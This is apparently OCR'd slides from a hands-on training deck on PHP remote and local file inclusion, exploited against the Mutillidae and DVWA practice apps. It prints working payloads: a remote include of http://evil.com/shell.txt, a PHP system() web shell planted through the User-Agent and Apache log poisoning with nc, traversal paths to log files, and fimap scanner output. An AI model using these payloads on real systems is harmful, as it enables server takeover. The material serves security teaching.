06/16/2010 09:21 AM 301 catch.php 03/25/2011 08:56 PM 7,065 change-log.htm 05/05/2011 11:41 AM

Done

Static postfix problem

- Sometimes, a script has a static postfix

  e.g. include($task.'_acc.php');

- Including **http://evil.com/shell.txt** will actually do:

  include(' http://evil.com/shell.txt_acc.php');

- We can guess the postfix but it is difficult so we need an easier way to bypass this

The ? attack

- A quick way to bypass this is by appending **?** to our malicious (injected) URL.

  e.g. http://evil.com/shell.txt**?**

- This will cause the script to be using:

  include(' http://evil.com/shell.txt**?**_acc.php');

- Therefore the postfix will be treated as a GET parameter and the server will request **shell.txt** instead of shell.txt_acc.php

RFI with ? attack

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.153.129/mutillidae/index.php?page=http://192.168.153.128/shell.txt?&c=dir

Mutillidae: Hack, Learn, Secure, Have Fun!!!

Version: 2.0.2 Beta Security: Easy Not Logged In

Home Login/Register Toggle Security

Core Controls

OWASP Top 10 2010

Others

Volume in drive C has no label. Volume Serial Number is F4DF-24EB
Directory of C:\xampp\htdocs\mutillidae 05/05/2011 11:40 AM

. 05/05/2011 11:40 AM
.. 03/23/2011 07:06 PM 174 .buildpath 05/05/2011 11:43 AM 233 .htaccess 03/23/2011 06:53 PM 712 .project 03/20/2011 06:48 PM 8,541 add-to-your-blog.php 03/17/2011 06:44 PM 10,178 browser-info.php 06/16/2010 09:21 AM 301 catch.php 03/25/2011 08:56 PM 7,065 change-log.htm 05/05/2011 11:41 AM
classes 03/17/2011 06:28 PM 1,711 closedb.inc

Done

RFI failed ?

- RFI vuln happens when
  - The web server allow **`include()`** to use web URL

    (php.ini : allow_url_include = On)
  - The vulnerable code didn't used any static prefix as a parameter for **`include()`**

```
include($page);                    (vulnerable)
include($task.'_acc.php');         (vulnerable)
include('page/'.$role);            (not vulnerable)
```

RFI fail 1

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.153.129/mutillidae/index.php?page=http://192.168.153.128/shell.txt?&c=dir

Mutillidae: Hack, Learn, Secure, Have Fun!!!

Version: 2.0.2 Beta Security: Easy Not Logged In

Home Login/Register Toggle Security

Core Controls

OWASP Top 10 2010

Others

Warning: include() [function.include]: http:// wrapper is disabled in the server configuration by allow_url_include=0 in **C:\xampp\htdocs\mutillidae\index.php** on line **208**

Warning: include(http://192.168.153.128/shell.txt?) [function.include]: failed to open stream: no suitable wrapper could be found in **C:\xampp\htdocs\mutillidae\index.php** on line **208**

Warning: include() [function.include]: Failed opening

Done

RFI fail 2

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.153.129/mutillidae/index.php?page=http://192.168.153.128/shell.txt?&c=dir

Mutillidae: Hack, Learn, Secure, Have Fun!!!

Version: 2.0.2 Beta Security: Easy Not Logged In

Home Login/Register Toggle Security

Core Controls

OWASP Top 10 2010

Others

Warning: include(pages/http://192.168.153.128/shell.txt?) [function.include]: failed to open stream: No such file or directory in **C:\xampp\htdocs\mutillidae\index.php** on line **208**

Warning: include() [function.include]: Failed opening 'pages/http://192.168.153.128/shell.txt?' for inclusion (include_path='.;C:\xampp\php\PEAR') in **C:\xampp\htdocs\mutillidae\index.php** on line **208**

Done

The LFI dilemma

- If a RFI attacks failed, we can opt for LFI

- But one big question remains,

HOW DO WE GET OUR MALICIOUS SCRIPT TO THE SERVER IN THE FIRST PLACE ?


Getting your script to the server

- There are several ways to get your script to the server
  - File/Image upload
  - /proc/self/environ method
  - Log file poisoning

File/Image upload

- Some site have a feature where user can upload file or images to the server
- We can use this feature to upload our shell and include it
- Once uploaded, we can view the source of the html file that displays the 'image' to get the path to the uploaded shell

Shell uploading



Retrieving the upload path

Damn Vulnerable Web App (DVWA) v1.0.7 for IAS Hands-On Training :: Vul

File Edit View History Bookmarks Tools Help

http://192.168.153.129/dvwa/vulnerabilities/upload/#

Source of: http://192.168.153.129/dvwa/vulnerabilities/uploa

File Edit View Help

```
method="POST" />
                        <input type="hidden" name="MAX_FILE_SIZE"
value="100000" />
                        Choose an image to upload:
                        <br />
                        <input name="uploaded" type="file" /><br />
                        <br />
                        <input type="submit" name="Upload"
value="Upload" />
                </form>

                <img src="../../hackable/uploads/shell.txt"
width="150" height="150" />

        </div>

        <h2>More info</h2>
        <ul>
                <li><a href="http://hiderefer.com/?http://www.owasp.org
/index.php/Unrestricted_File_Upload"
target="_blank">http://www.owasp.org/index.php
/Unrestricted_File_Upload</a></li>
                <li><a href="http://hiderefer.com/?http:
//blogs.securiteam.com/index.php/archives/1268"
target="_blank">http://blogs.securiteam.com/index.php/archives/1268</a>
</li>
                <li><a href="http://hiderefer.com/?http:
```

Line 53, Col 13

Done

LFI exploitation

- Once we know the upload path, we can inject the URL with the upload path

- Sometime we may need to adjust the path by adding or removing ../ to make it work

LFI exploitation (file upload)

Damn Vulnerable Web App (DVWA) v1.0.7 for IAS Hands-On Training :: Vulnerability: File Inclusion - Mozill

File Edit View History Bookmarks Tools Help

http://192.168.153.129/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/shell.txt&c=dir

Volume in drive C has no label. Volume Serial Number is F4DF-24EB Directory of C:\xampp\htdocs\dvwa\vulnerabilities\fi 05/05/2011 02:50 PM

. 05/05/2011 02:50 PM
.. 05/05/2011 02:50 PM
help 08/26/2010 11:12 AM 488 include.php 03/16/2010 12:56 AM 818 index.php 05/05/2011 02:50 PM
source 2 File(s) 1,306 bytes 4 Dir(s) 1,280,692,224 bytes free

DVWA IAS Hands On Training

Home

SQL Injection
SQL Injection (Blind)
File Inclusion
Upload
XSS reflected

Done

/proc/self/envorin

- In linux, /proc/self/environ contains the environment variables of a calling process
- In case of a web server, this includes some interesting information including the User-Agent of the browser making the request
- This technique can be used if PHP is running as a CGI module

Exploting /proc/self/environ

- Modify browser's User-Agent to contain the shell script `<?php system($_GET[c]); ?>`

- Use the path /proc/self/environ for LFI

- To execute **`dir`**, request for the target URL:

  http://target.com/?page=../../../../../../../../../../../../../../../proc/self/environ&c=dir

Log file poisoning

- The technique requires that you poison any log file that the server has with the shell script

- The easiest is to poison apache's error log file by requesting a non-existing file (with the shell script appended to it)

Poisoning apache's log file

```
root@bt:~# nc 192.168.153.129 80
GET /nofile<?php system($_GET[c]); ?> HTTP/1.0

HTTP/1.1 403 Forbidden
Date: Wed, 11 May 2011 05:13:04 GMT
Server: Apache/2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2
.0.4 Perl/v5.10.1
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=iso-8859-1
Content-Language: en
Expires: Wed, 11 May 2011 05:13:04 GMT

<?xml version="1.0" encoding="ISO-8859-1"?>
```

Poisoned log

- Taken from apache's error.log

error.log - Notepad

File Edit Format View Help

```
[Wed May 11 13:13:04 2011] [error] [client 192.168.153.128]
(20024)The given path is misformatted or contained invalid
characters: Cannot map GET /nofile<?php system($_GET[c]); ?>
HTTP/1.0 to file
```

Including poisoned log file

- **Poisoning the log is the easiest part** but the hardest part would be to guess the path to that log file.

- Log file **path differs from system to system** depending on the type of OS used and the way the web server is configured

- However there are some **common path** to try

Common error log file path (windows)

- Windows:

  C:\inetpub\logs\LogFiles\W3SVC1\u_exYYMMDD (IIS)

  C:\xampp\apache\log\error.log (xampp)

  C:\wamp\apache\log\error.log (wamp)

  C:/Program Files/Apache Software Foundation/Apache2.2/logs/error.log (apache2.2)

Common error log file path (linux)

- Linux

/usr/local/apache2/logs/error_log	(default)
/var/apache2/logs/error_log	(solaris)
/var/log/apache2/error.log	(debian)
/var/log/apache2/error_log	(suse, mac OS x)
/var/log/httpd-error.log	(freebsd)
/var/log/httpd/error_log	(netbsd, redhat, slackware)
/var/www/localhost/htdocs	(gentoo)

More info: http://wiki.apache.org/httpd/DistrosDefaultLayout

LFI exploitation (log poisoning)

Damn Vulnerable Web App (DVWA) v1.0.7 for IAS Hands-On Training :: Vulnerability: File Inclusion - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.153.129/dvwa/vulnerabilities/fi/?page=../../../../../../xampp/apache/logs/error.log&c=dir


(Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1 configured -- resuming normal operations [Wed May 11 11:44:4
01:58:12 [Wed May 11 11:44:40 2011] [notice] Parent: Created child process 3968 [Wed May 11 11:44:41 2011] [notice] Digest: generating secre
11:44:41 2011] [notice] Digest: done [Wed May 11 11:44:42 2011] [notice] Child 3968: Child process is running [Wed May 11 11:44:42 2011] [noti
[Wed May 11 11:44:42 2011] [notice] Child 3968: Starting 150 worker threads. [Wed May 11 11:44:42 2011] [notice] Child 3968: Starting thread to
2011] [notice] Child 3968: Starting thread to listen on port 80. [Wed May 11 11:45:20 2011] [error] [client 192.168.153.128] PHP Warning: include(
[function.include]: failed to open stream: No such file or directory in C:\\xampp\\htdocs\\mutillidae\\index.php on line 208 [Wed May 11 11:45:20
PHP Warning: include() [function.include]: Failed opening 'pages/http://192.168.153.128/shell.txt?' for inclusion (include_path='.;C:\\xampp\\php
\\index.php on line 208 [Wed May 11 12:23:04 2011] [error] [client 192.168.153.128] PHP Warning: system() [function.system]: Cannot execute
\\dvwa\\hackable\\uploads\\shell.txt on line 1 [Wed May 11 13:13:04 2011] [error] [client 192.168.153.128] (20024)The given path is misformatted
map GET /nofile Volume in drive C has no label. Volume Serial Number is F4DF-24EB Directory of C:\xampp\htdocs\dvwa\vulnerabilities\fi 05/05/

. 05/05/2011 02:50 PM
.. 05/05/2011 02:50 PM
help 08/26/2010 11:12 AM 488 include.php 03/16/2010 12:56 AM 818 index.php 05/05/2011 02:50 PM
source 2 File(s) 1,306 bytes 4 Dir(s) 1,280,692,224 bytes free HTTP/1.0 to file [Wed May 11 16:06:44 2011] [warn]
overwritten -- Unclean shutdown of previous Apache run? [Wed May 11 16:06:44 2011] [notice] Digest: generating
May 11 16:06:44 2011] [notice] Digest: done [Wed May 11 16:06:44 2011] [notice] Apache/2.2.17 (Win32) mod_ssl
mod_perl/2.0.4 Perl/v5.10.1 configured -- resuming normal operations [Wed May 11 16:06:44 2011] [notice] Server
16:06:44 2011] [notice] Parent: Created child process 3636 [Wed May 11 16:06:45 2011] [notice] Digest: generatin
May 11 16:06:45 2011] [notice] Digest: done [Wed May 11 16:06:46 2011] [notice] Child 3636: Child process is run

Done

Now we'll learn…

- How file inclusion works
- Finding file inclusion vuln
- Exploiting file inclusion vuln
- **Automatic exploitation using `fimap`**



fimap

root@bt: /pentest/web/fimap - Shell - Konsole

Session Edit View Bookmarks Settings Help

```
root@bt:/pentest/web/fimap# ./fimap.py -h
fimap v.09_svn by Iman Karim - Automatic LFI/RFI scanner and exploiter
Usage: ./fimap.py [options]
## Operating Modes:
   -s , --single                Mode to scan a single URL for FI errors.
                                Needs URL (-u). This mode is the default.
   -m , --mass                  Mode for mass scanning. Will check every URL
                                from a given list (-l) for FI errors.
   -g , --google                Mode to use Google to aquire URLs.
                                Needs a query (-q) as google search query.
   -H , --harvest               Mode to harvest a URL recursivly for new URLs.
                                Needs a root url (-u) to start crawling there.
                                Also needs (-w) to write a URL list for mass mo
de.
## Techniques:
   -b , --enable-blind          Enables blind FI-Bug testing when no error mess
ages are printed.
                                Note that this mode will cause lots of requests
 compared to the
                                default method. Can be used with -s, -m or -g.
   -D , --dot-truncation        Enables dot truncation technique to get rid of
the suffix if
                                the default mode (nullbyte poison) failed. This
 mode can cause
```

Shell

fimap usage

- fimap is an automatic RFI/LFI scanner

- Usage:

  ./fimap.py -u "<URL>"

- Example:
- ./fimap.py -u "http://web.com/?page=view"

fimap in action

root@bt: /pentest/web/fimap - Shell - Konsole

Session Edit View Bookmarks Settings Help

```
root@bt:/pentest/web/fimap# ./fimap.py -u 'http://192.168.153.129/mutillidae/ind
ex.php?page=login.php'
fimap v.09_svn by Iman Karim - Automatic LFI/RFI scanner and exploiter
SingleScan is testing URL: 'http://192.168.153.129/mutillidae/index.php?page=log
in.php'
[09:38:43] [OUT] Parsing URL 'http://192.168.153.129/mutillidae/index.php?page=l
ogin.php'...
[09:38:43] [INFO] Fiddling around with URL...
[09:38:47] [OUT] [PHP] Possible file inclusion found! -> 'http://192.168.153.129
/mutillidae/index.php?page=wYiuVf2A' with Parameter 'page'.
[09:38:47] [OUT] [PHP] Identifying Vulnerability 'http://192.168.153.129/mutilli
dae/index.php?page=login.php' with Parameter 'page'...
[09:38:52] [INFO] Scriptpath received: 'C:\xampp\htdocs\mutillidae'
[09:38:52] [INFO] Operating System is 'Windows'.
[09:38:52] [INFO] Testing file 'c:\boot.ini'...
[09:38:57] [INFO] Testing file 'php://input'...
[09:39:01] [INFO] Testing file 'http://www.phpbb.de/index.php'...
##############################################################################
#[1] Possible PHP-File Inclusion                                             #
##############################################################################
#  [URL]        http://192.168.153.129/mutillidae/index.php?page=login.php   #
#  [PARAM]      page                                                         #
#  [PATH]       C:\xampp\htdocs\mutillidae                                   #
#  [OS]         Windows                                                      #
#  [TYPE]       Absolute Clean                                               #
#  [TRUNCATION] No Need. It's clean.                                         #
#  [READABLE FILES]                                                          #
#                   [0] c:\boot.ini                                          #
#                   [1] php://input                                          #
##############################################################################
```

Thank you !